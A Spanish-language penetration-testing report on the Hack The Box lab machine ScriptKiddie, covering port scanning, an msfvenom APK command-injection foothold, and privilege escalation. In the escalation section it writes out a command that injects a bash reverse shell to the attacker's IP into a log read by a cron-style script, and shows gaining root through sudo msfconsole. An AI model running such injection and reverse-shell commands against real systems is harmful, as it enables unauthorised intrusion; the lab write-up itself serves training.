Hack The Box

PEN-TESTING LABS

Informe Técnico

Maquina ScriptKiddie

https://github.com/m4riio21

Índice

1. Antecedentes

Este documento recoge los resultados obtenidos en la fase de explotación de la máquina ScriptKiddie de la plataforma HackTheBox




Figura 1: Detalles de la maquina

Direccion URL de la maquina

https://www.hackthebox.eu/home/machines/profile/314

2. Enumeracion

En este apartado enumeraremos los puertos abiertos y los servicios asociados a cada puerto de la maquina.

2.1. Escaneo NMAP

Primeramente ejecutamos un escaneo NMAP para enumerar los puertos abiertos con el comando

```
nmap -p- --open -T5 -n 10.10.10.226
```

Obteniendo como resultado:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-14 17:48 CET
Nmap scan report for 10.10.10.226
Host is up (0.050s latency).
Not shown: 36940 closed ports, 28593 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
```

En cuanto al escaneo de enumeracion de servicios en los puertos:

```
nmap -p22,5000 -sC -sV 10.10.10.226
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-14 17:49 CET
Nmap scan report for 10.10.10.226
Host is up (0.049s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.2. Identificacion de posibles vulnerabilidades

2.2.1. Werkzeug

Primeramente encontramos que el http-server-header de la pagina que se aloja en el puerto 5000 de la maquina contiene un servicio llamado **Werkzeug**

Encontramos una vulnerabilidad para este servicio con una posible **RCE (Ejecucion remota de comandos)**

Finalmente se trata de un rabbit hole de la maquina. Ya que nos pide un **codigo secreto** el cual no encontraremos.

```
[*] Started reverse TCP handler on 10.10.14.189:4444
[-] Secret code not detected.
[*] Exploit completed, but no session was created.
```

2.2.2. Msfvenom

Encontramos otra vulnerabilidad en la pagina alojada en el puerto 5000 de la maquina, esta vez con respecto a uno de los servicios que corren interactivamente en la maquina.

Concretamente encontramos un **generador de reverse shells mediante msfvenom**, para el cual encontramos una vulnerabilidad:

```
Description
-----------
Rapid7 Metasploit Framework msfvenom APK Template Command Injection
```


La cual nos permite mediante un **template de APK** conseguir una **ejecucion remota de comandos**.

3. Explotacion y acceso


En este apartado se detallara el proceso de obtener acceso a la maquina y por lo tanto la shell de usuario.

3.1. Explotacion de la vulnerabilidad

Creamos la APK maliciosa asociada a nuestra IP y puerto de atacantes y introducimos el payload en el servicio interactivo de la maquina:



Al mismo tiempo, nos ponemos en escucha mediante netcat y una vez el servidor web reciba la peticion con nuestra APK maliciosa, entablaremos conexion con la maquina:



4. Post-explotacion y escala de privilegios

En este apartado finalmente se detallara el proceso seguido para escalar desde el usuario obtenido hasta conseguir acceso total al sistema.

4.1. Enumeracion de usuarios

Encontramos dos usuarios, el nuestro y otro usuario **pwn**:

```
kid@scriptkiddie:/home$ ls
ls
kid  pwn
```

4.2. Busqueda de archivos interesantes

Encontramos un shellscript en el directorio de trabajo de pwn:

```
kid@scriptkiddie:/home$ ls /home/*
ls /home/*
/home/kid:
html  logs  snap  user.txt

/home/pwn:
recon  scanlosers.sh
```

En el cual encontramos lo siguiente:

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

4.3. Explotacion del script encontrado

Identificamos una vulnerabilidad en el siguiente shellscript, y es que lee mediante la variable log el contenido del fichero hackers en la ruta /home/kid/logs **en el cual tenemos permisos de escritura**.

El script toma el tercer argumento del contenido del archivo hackers y ejecuta un comando a nivel de sistema, por lo que podemos introducir cualquier comando que queramos.

En este caso, nos enviamos una reverse shell a nuestro equipo local mediante el siguiente comando:

```
echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.189/1234 0>&1' #" >> /home/kid/logs/hackers
```

Y finalmente obtenemos acceso al usuario **pwn**:

```
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.189] from (UNKNOWN) [10.10.10.226] 39830
bash: cannot set terminal process group (862): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ whoami
whoami
pwn
```

4.4. Vulnerabilidad de acceso a root

Como uno de los posibles vectores de ataque, ejecutamos el comando **sudo -l**, el cual nos muestra los binarios que podemos ejecutar con permisos de superusuario con el usuario pwn, y con lo que encontramos lo siguiente:

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

Podemos ejecutar el binario **msfconsole** con permisos de superusuario, por lo que identificamos una vulnerabilidad clara y mediante el uso de uno de los comandos de msfconsole **(resource)**, el cual nos permite ejecutar un codigo que le proporcionemos, ejecutamos el comando **"su"**, obteniendo asi acceso total al sistema:

```
msf6 > resource /tmp/root.sh
stty: 'standard input': Inappropriate ioctl for device
[*] Processing /tmp/root.sh for ERB directives.
resource (/tmp/root.sh)> su
[*] exec: su

whoami
root
```